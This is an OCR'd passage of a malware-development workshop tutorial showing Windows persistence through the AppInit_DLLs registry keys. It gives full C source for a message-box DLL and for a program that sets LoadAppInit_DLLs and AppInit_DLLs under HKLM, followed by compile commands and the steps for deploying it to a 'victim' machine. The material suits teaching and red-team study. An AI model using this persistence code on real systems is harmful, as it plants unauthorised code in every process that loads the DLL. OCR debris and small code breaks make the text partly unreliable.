05 persistence - AppInit DLLs


Windows operating systems have the functionality to allow nearly all application processes to load custom DLLs into their address space.
This allows for the possibility of persistence, as any DLL may be loaded and executed when application processes are created on the system.

Administrator level privileges are necessary to implement this trick. The following registry keys regulate the loading of DLLs via AppInit:

- `HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\Windows` - 32-bit
- `HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows` - 64-bit

We are interested in the following values:

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
```



Microsoft to protect Windows users from malware has disabled by default the loading of DLLs's via AppInit (`LoadAppInit_DLLs`). However, setting the registry key `LoadAppInit_DLLs` to value `1` will enable this feature.

First of all, create "evil" DLL. As usual I will take "Hello, Prishtina!" messagebox pop-up logic:

```
/*
 * Malware Persistence 101
```

```
 * hack.cpp
 * message box
 * author: @cocomelonc
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

extern "C" {
  __declspec(dllexport) BOOL WINAPI runMe(void) {
  MessageBoxA(NULL, "Hello, Prishtina!", "=^..^=", MB_OK);
  return TRUE;
  }
}

BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID
lpReserved) {
  switch (nReason) {
  case DLL_PROCESS_ATTACH:
    runMe();
    break;
  case DLL_PROCESS_DETACH:
    break;
  case DLL_THREAD_ATTACH:
    break;
  case DLL_THREAD_DETACH:
    break;
  }
  return TRUE;
}
```

Let's go to compile it:

```
x86_64-w64-mingw32-gcc -shared -o hack.dll hack.cpp -fpermissive
```

PROF

```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-pe
rsistence/04-appinit-dlls$ x86_64-w64-mingw32-gcc -shared -o hack.
dll hack.cpp -fpermissive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-pe
rsistence/04-appinit-dlls$ ls -lt
total 260
-rwxrwxr-x 1 cocomelonc cocomelonc 227497 May  5 11:48 hack.dll
-rw-rw-r-- 1 cocomelonc cocomelonc   1819 May  5 11:48 README.md
-rw-r--r-- 1 cocomelonc cocomelonc    566 May  5 11:47 hack.cpp
drwxrwxr-x 2 cocomelonc cocomelonc   4096 May  5 11:45 img
-rw-r--r-- 1 cocomelonc cocomelonc    967 May  3 12:43 hack2.cpp
-rwxrwxr-x 1 cocomelonc cocomelonc  15872 May  3 12:39 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc   1185 May  3 12:34 pers.c
```

Then create script for the simple logic: changing the registry key `AppInit_DLLs` to contain the path to the DLL, as a result, `hack.dll` will be loaded:

```
/*
 * Malware Persistence 101
 * pers.c
 * windows low level persistense via Appinit_DLLs
 * author: @cocomelonc
*/
#include <windows.h>
#include <string.h>

int main(int argc, char* argv[]) {
  HKEY hkey = NULL;
  // malicious DLL
  const char* dll = "Z:\\hack.dll";
  // activation
  DWORD act = 1;

  // 32-bit and 64-bit
  LONG res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Windows", 0 ,
KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry keys
    RegSetValueEx(hkey, (LPCSTR)"LoadAppInit_DLLs", 0, REG_DWORD, (const
BYTE*)&act, sizeof(act));
    RegSetValueEx(hkey, (LPCSTR)"AppInit_DLLs", 0, REG_SZ, (unsigned
char*)dll, strlen(dll));
    RegCloseKey(hkey);
  }

  res = RegOpenKeyEx(HKEY_LOCAL_MACHINE,
(LPCSTR)"SOFTWARE\\Wow6432Node\\Microsoft\\Windows
NT\\CurrentVersion\\Windows", 0 , KEY_WRITE, &hkey);
  if (res == ERROR_SUCCESS) {
    // create new registry keys
    RegSetValueEx(hkey, (LPCSTR)"LoadAppInit_DLLs", 0, REG_DWORD, (const
BYTE*)&act, sizeof(act));
    RegSetValueEx(hkey, (LPCSTR)"AppInit_DLLs", 0, REG_SZ, (unsigned
char*)dll, strlen(dll));
    RegCloseKey(hkey);
  }
  return 0;
}
```

PROF


As you can see, setting the registry key `LoadAppInit_DLLs` to value `1` is also important.

Compile it:

```
x86_64-w64-mingw32-g++ -O2 pers.c -o pers.exe -I/usr/share/mingw-
w64/include/ -s -ffunction-sections -fdata-sections -Wno-write-strings -
fno-exceptions -fmerge-all-constants -static-libstdc++ -static-libgcc -
fpermissive
```

```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-pe
rsistence/04-appinit-dlls$ x86_64-w64-mingw32-g++ pers.c -o pers.e
xe -I/usr/share/mingw-w64/include/ -s -ffunction-sections -fdata-s
ections -Wno-write-strings -fno-exceptions -fmerge-all-constants -
static-libstdc++ -static-libgcc -fpermissive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-pe
rsistence/04-appinit-dlls$ ls -lt
total 260
-rwxrwxr-x 1 cocomelonc cocomelonc  15872 May  5 11:52 pers.exe
-rw-rw-r-- 1 cocomelonc cocomelonc   3558 May  5 11:52 README.md
drwxrwxr-x 2 cocomelonc cocomelonc   4096 May  5 11:48 img
-rwxrwxr-x 1 cocomelonc cocomelonc 227497 May  5 11:48 hack.dll
-rw-r--r-- 1 cocomelonc cocomelonc    566 May  5 11:47 hack.cpp
-rw-r--r-- 1 cocomelonc cocomelonc    967 May  3 12:43 hack2.cpp
-rw-r--r-- 1 cocomelonc cocomelonc   1185 May  3 12:34 pers.c
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-pe
```

Drop all to victim's machine (`Windows 10 x64` in my case).




Then run as Administartor:

```
.\pers.exe
```

and:


```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /s
reg query "HKLM\Software\Wow6432Node\Microsoft\Windows
NT\CurrentVersion\Windows" /s
```

just check.



Then, for demonstration, open something like `Paint` or `Notepad`:


PROF



So, everything is worked perfectly 😃

However, this method's implementation may result in stability and performance difficulties on the target system:

PROF



Furthermore, I think that the logic of the first DLL's is considered very odd since multiple message boxes popup, so when we act real-life action in red team scenarios: it's very noisy, for example for multiple reverse shell connections.

I tried updating little bit the logic of `hack.dll`:

PROF

```
/*
 * Malware Persistence 101
 * hack2.cpp
 * message box for paint
 * author: @cocomelonc
*/
#include <windows.h>
#pragma comment (lib, "user32.lib")

char* subStr(char *str, char *substr) {
  while (*str) {
    char *Begin = str;
    char *pattern = substr;
    while (*str && *pattern && *str == *pattern) {
      str++;
      pattern++;
    }
    if (!*pattern)
      return Begin;

    str = Begin + 1;
```

```
    }
    return NULL;
  }

  extern "C" {
    __declspec(dllexport) BOOL WINAPI runMe(void) {
    MessageBoxA(NULL, "Meow, Prishtina!", "=^..^=", MB_OK);
    return TRUE;
    }
  }

  BOOL APIENTRY DllMain(HMODULE hModule,  DWORD  nReason, LPVOID
  lpReserved) {
    char path[MAX_PATH];
    switch (nReason) {
    case DLL_PROCESS_ATTACH:
      GetModuleFileName(NULL, path, MAX_PATH);
      if (subStr(path, (char *)"paint")) {
        runMe();
      }
      break;
    case DLL_PROCESS_DETACH:
      break;
    case DLL_THREAD_ATTACH:
      break;
    case DLL_THREAD_DETACH:
      break;
    }
    return TRUE
```

As you can see, if the current process is `paint` (and is 32-bits) then, "inject" 😃


Compile it:


PROF

```
x86_64-w64-mingw32-gcc -shared -o hack.dll hack2.cpp -fpermissive
```

```
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/
04-appinit-dlls$ x86_64-w64-mingw32-gcc -shared -o hack.dll hack2.cpp -fperm
issive
cocomelonc@pop-os:~/hacking/bsprishtina-2024-maldev-workshop/05-persistence/
04-appinit-dlls$ ls -lt
total 264
-rwxrwxr-x 1 cocomelonc cocomelonc 227735 May  5 13:36 hack.dll
-rw-r--r-- 1 cocomelonc cocomelonc    970 May  5 13:36 hack2.cpp
-rw-rw-r-- 1 cocomelonc cocomelonc   5596 May  5 13:34 README.md
drwxrwxr-x 2 cocomelonc cocomelonc   4096 May  5 13:32 img
-rwxrwxr-x 1 cocomelonc cocomelonc  15872 May  5 12:00 pers.exe
-rw-r--r-- 1 cocomelonc cocomelonc   1185 May  5 12:00 pers.c
-rw-r--r-- 1 cocomelonc cocomelonc    566 May  5 11:47 hack.cpp
```

And move it and try to open `paint` again:




Process Hacker [DESKTOP-OTF39V3\user]
Hacker View Tools Users Help
Refresh Options Find handles or DLLs System information
Search Processe
mspaint.exe (852) Properties
Memory Environment Handles GPU Comment
General Statistics Performance Threads Token Modules
Name Base address Size Description
AcGenral.dll 0x7ff86bc5... 396 kB Windows Compatibility DLL
advapi32.dll 0x7ff89a10... 696 kB Advanced Windows 32 Base
apphelp.dll 0x7ff894fd... 576 kB Application Compatibility Clie
combase.dll 0x7ff89920... 3.33 MB Microsoft COM for Windows
comctl32.dll 0x7ff896ef... 2.6 MB User Experience Controls Li.
gdi32.dll 0x7ff898e5... 168 kB GDI Client DLL
gdi32full.dll 0x7ff89866... 1.04 MB GDI Client DLL
hack.dll 0x7ff87aa6... 260 kB
imm32.dll 0x7ff89976... 192 kB Multi-User Windows IMM32 .
kernel32.dll 0x7ff898d9... 756 kB Windows NT BASE API Clien.
